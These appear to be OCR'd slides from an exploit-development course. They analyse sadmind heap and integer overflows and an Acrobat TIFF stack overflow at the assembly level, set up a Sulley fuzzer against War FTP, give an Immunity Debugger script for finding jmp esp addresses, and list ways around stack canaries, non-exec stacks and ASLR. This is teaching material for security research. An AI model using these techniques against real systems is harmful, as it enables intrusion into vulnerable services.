  - thr_jmp_table (thread jump table -> array of pointers where internal library pointers are stored) -> /usr/css/bin/dump –t /lib/ld.so.1 |grep thr_jmp_table -> This address
  - pmap /core -> plus the address of the line:
    - » FF3B0000 176K r-x-- /lib/ld.so.1 -> Base of the ld.so.1 -> This address does not change across different versions of Solaris

Looking into the assembly code again...

- Solstice AdminSuite is a set of applications for distributed system administration. *sadmind* is a daemon used by Solstice Adminsuite to control the servers running Sun Solaris operating system.
- Vulnerability found, exploited and released by RISE Security in October/2008
- Two new vulnerabilities found by Secunia:
  - Secunia identifier SA32473, dated 2009-05-23
  - No details at ***ALL***

CVSS Scores

- Temporal score is **7.4 (remote heap overflow):**
  - Because the exploitability level of this vulnerability is **unproven (hummmm, not anymore…)**

- Temporal score is **6.9 (remote integer overflow):**
  - Because the exploitability level of this vulnerability is **unproven (hummmm, not anymore…)** and the complexity for exploitation **(really??)**.

What I hate about advisories?

- No details at all... They are used just as marketing stuff, not really to help the security community
- What I had? The previous vulnerability and exploit...

The vulnerability

- The heap overflow vulnerability:
  - Occurs in: __0fNNetmgtArglistNdeserialValueP6DXDRUiTCPc
  - The code:
    - .text:0000F316 push eax
    - .text:0000F317 push [ebp+arg_4]
    - .text:0000F31A call _xdr_u_int **<- Tainted value (array size)**
    - .text:0000F31F add esp, 8
    - .text:0000F322 test eax, eax
    - ...
    - .text:0000F35E push dword ptr [ecx+408h] **<- Tainted value (array size will be used as parameter for the next call)**
    - ...
    - .text:0000F374 call ___0fNNetmgtArglistNdeserialValueP6DXDRUiTCPc

The code

- .text:0000C61D push dword ptr [ebp+arg_C] **<- Tainted value will be used as parameter for the next call (the allocation itself)**
- .text:0000C620 call _calloc **<- Buffer allocation**
- **...**
- .text:0000C687 call _xdr_bytes **<- The buffer is used for the xdr_bytes call, overwriting the array size with bytes_length from network**

The other issue

- The integer overflow vulnerability:
  - Occurs in: __0fMNetmgtBufferFallocUiTB
  - The code:
    - .text:0000A306 cmp dword ptr [eax+4], 0 **<- If not allocated**
    - .text:0000A30A jz loc_A392 **<- Allocate**
    - **...**
    - .text:0000A328 mov ecx, [ebp+arg_0] **<- Reallocation**
    - .text:0000A32B mov eax, [ecx+8] <- **Current Size**
    - .text:0000A32E add eax, [ebp+arg_4] **<- Size from the XDR Header (taint it)**
    - .text:0000A331 mov esi, [ebp+arg_8] **<- block_size**
    - .text:0000A334 xor edx, edx
    - .text:0000A336 div esi <- **Size divided by block_size**
    - .text:0000A338 inc eax <- **+1**
    - .text:0000A339 imul esi, eax <- **Multiplying by block_size**
    - .text:0000A33C push esi <- **Overflowed integer will be allocated**

So, stupid vulns do not exist anymore?

- War FTP Remote Pre-auth Stack Overflow
  - Lets try to do that without any help of the advisory or patch
    - » Looking for vulnerable functions (scripting the debugging process – preparing for fuzzing)
    - » Fuzzing (well, we will use a fuzzer framework called Sulley – I don't use it, I don't like it, but it is a very good way to explain fuzzers)
- FTP Protocol
  - USER <USERNAME> + PASS <PASSWORD>
  - Then:
    - » CWD <DIRECTORY> - change working directory to DIRECTORY
    - » DELE <FILENAME> - delete a remote file FILENAME
    - » MDTM <FILENAME> - return last modified time for file FILENAME
    - » MKD <DIRECTORY> - create directory DIRECTORY

Create inside requests directory the FTP definition ftp_definition.py

```
from sulley import *
s_initialize("user")
s_static("USER")
s_delim(" ")
s_string("rodrigo")
s_static("\r\n")
s_initialize("pass")
s_static("PASS")
s_delim(" ")
s_string("branco")
s_static("\r\n")
s_initialize("cwd")
s_static("CWD")
s_delim(" ")
s_string("c: ")
s_static("\r\n")
s_initialize("dele")
s_static("DELE")
s_delim(" ")
s_string("c:\\test.txt")
s_static("\r\n")
s_initialize("mdtm")
s_static("MDTM")
s_delim(" ")
s_string("C:\\boot.ini")
s_static("\r\n")
s_initialize("mkd")
s_static("MKD")
s_delim(" ")
s_string("C:\\TESTDIR")
s_static("\r\n")
```

Create in the root of Sulley the file ftp_create.py

```
from sulley import *
from requests import ftp_definition
def receive_ftp_banner(sock):
    sock.recv(1024)
sess = sessions.session(session_filename="audits/war.log")
target = sessions.target("192.168.44.132", 21)
target.netmon = pedrpc.client("192.168.44.132", 26001)
target.procmon = pedrpc.client("192.168.44.132", 26002)
target.procmon_options = { "proc_name" : "war-ftpd.exe" }
sess.pre_send = receive_ftp_banner
sess.add_target(target)
sess.connect(s_get("user"))
sess.connect(s_get("user"), s_get("pass"))
sess.connect(s_get("pass"), s_get("cwd"))
sess.connect(s_get("pass"), s_get("dele"))
sess.connect(s_get("pass"), s_get("mdtm"))
sess.connect(s_get("pass"), s_get("mkd"))
sess.fuzz()
```

FUZZ!!

- c:\python26\python.exe process_monitor.py -c C:\logs \warftpd-crash.log -p war-ftpd.exe
- c:\python26\python.exe network_monitor.py -d 0 -f "src or dst port 21" -P C:\logs\pcaps
- c:\python26\python.exe ftp_create.py

- See in your browser:
  - http://127.0.0.1:26000

So, how to track stuff?
PyDBG example

- We will track dangerous calls (basically strcpy/sprintf-like functions) calls using python
  - This is important for fuzzing: you have a debugger attached to the process before fuzzing it
  - It is very powerful debugging resource (PyDBG)
  - Can be used when you want to script your debugger, but you don't really want the overhead of the debugger itself (all the graphical interfaces, etc)

  - Command DOS: cd C:\documents and settings\rodrigo\desktop \pydbg sample
  - C:\python26\python.exe track_dangerous_calls.py
    - Enter the pid number of War FTPd and connect to it ;)

Hum, ok, but what the heck is WAR FTP?

- Adobe Acrobat Libtiff TIFFFetchShortPair Classical Stack Overflow
  - DLL: *AcroForm.api*
  - Function: *TIFFFetchShortPair*
  - Element: *DataCount of TIFFDirEntry*

- “Tag Image File Format, TIFF, is a file format for used primarily for storing digital images, including photographs and line art. TIFF is a popular format for high colour depth images, along with JPEG and PNG”

TIFF Format

Offset	Size	Description
0x0000	2	Byte Order
0x0002	2	Constant Identifier
0x0004	4	Offset of the first IFD table (T)
...	...	...
T	2	Number of IFD tables (M)
T+0x02	12	IFD Entry 1
T+0x0E	12	IFD Entry 2
T+0x1A	12	IFD Entry 3
...		
T+0x02+12*M		Offset to the next IFD until value is 0
...	...	...

IFD Entry

Offset	Size	Description
0x0000	2	Tag ID
0x0002	2	Tag Type
0x0004	4	Data Count (dc)
0x0008	4	Value (if dc <= 4) or Offset (if dc > 4)

What is the problem?

- Problem parsing embedded a TIFF file with PageNumber (*Tag ID* field 0x0129), HalftoneHints (*Tag ID* field 0x0141), YCbCrSubSampling (*Tag ID* field 0x0212) or DotRange (*Tag ID* field 0x0150) Image File Directory.
- When the Tag Type of those IFDs is SHORT, Adobe uses the value of the *Data Count* field to get the size of the source data buffer:
  - size = Data Count * 2
- This amount of data is readed and copied in a fixed size stack buffer (4 bytes)

In assembly, please

```
20CB59FF DEC EAX                              ; Switch (cases 1..8)
20CB5A00 JE SHORT AcroForm.20CB5A2A
20CB5A02 DEC EAX
20CB5A03 DEC EAX
20CB5A04 JE SHORT AcroForm.20CB5A0F
20CB5A06 SUB EAX,3
20CB5A09 JE SHORT AcroForm.20CB5A2A
20CB5A0B DEC EAX
20CB5A0C DEC EAX
20CB5A0D JNZ SHORT AcroForm.20CB5A5A
20CB5A0F LEA EAX,DWORD PTR SS:[EBP-4]   ; Cases 3-8 vulnerable stack buffer is 4 bytes
20CB5A12 MOV ECX,ESI
20CB5A14 MOV EDX,EDI
20CB5A16 CALL AcroForm.20CB59A0
...
20CB59A0 PUSH EBX
20CB59A1 PUSH ESI
20CB59A2 MOV ESI,ECX
20CB59A4 MOV ECX,DWORD PTR DS:[ESI+4]
20CB59A7 CMP ECX,2
20CB59AA MOV EBX,EDX
20CB59AC JA SHORT AcroForm.20CB59E7 ;Jump to 20CB59E7 when Data Count above 2
```

The call

20CB59E7 PUSH EAX ;**Pointer to vulnerable buffer is passed to the function**

20CB59E8 CALL AcroForm.20CB56A5 ;**The copy happens within this function**

Ok, I'll not ask you guys to create the actual PDF with embedeed TIFF

Instead, I ask you, what is the actual return address and shellcode in the execute_cmd.pdf file?

Ok, it uses jmp esp

- Immunity Debugger helps you to find that
  - Open Acrobat Reader
  - Attach to it using the Immunity Debugger
  - Use this command:
    - » !searchcode jmp esp
  - **What is the problem here??**

Instrumenting the Debugger

- Go to:
  - C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands
  - Create the file: findinstruction.py:

```
from immlib import *
def main(args):
    imm = Debugger()
    search_code = " ".join(args)
    search_bytes = imm.assemble( search_code )
    search_results = imm.search( search_bytes )

    for hit in search_results:
        # Retrieve the memory page where this hit exists
        # and make sure it's executable
        code_page = imm.getMemoryPageByAddress( hit )
        access = code_page.getAccess( human = True )
        if "execute" in access.lower():
            imm.log( "[*] Found: %s (0x%08x)" % ( search_code, hit ), address = hit )

    return "[*] Finished searching for instructions, check the Log window."
```


What is the difference here??

Defeating Protections

- Breaking canary protection systems;
- Breaking non-exec stack;
- Breaking VA Random Patch;
- By-passing glibc unlink protections.

Canary Protection

- **Pointer subterfuge – We overwrite (control) a pointer**
- **This pointer is used in a copy operation (sprintf, strcpy, strncpy)**



Conditions:

If a structure includes both a pointer variable and a character array, the pointer can't be protected, because changing the order of structure elements is prohibited.

There is another limitation on keeping pointer variables safe. It is when an argument is declared as a variable argument, which is used by a function with a varying number of arguments of varying types. The usage of pointer variables can't be determined at compilation time, but it can be determined only during execution.

Dynamically allocated character array

The function that calls a trampoline code

Note on GCC Implementation

#define SUSPICIOUS_BUF_SIZE


GCC SSP does not check buffers less then 7 bytes in size


Use -Wstack-protector to get warned of this situations (-Wall does not include it)

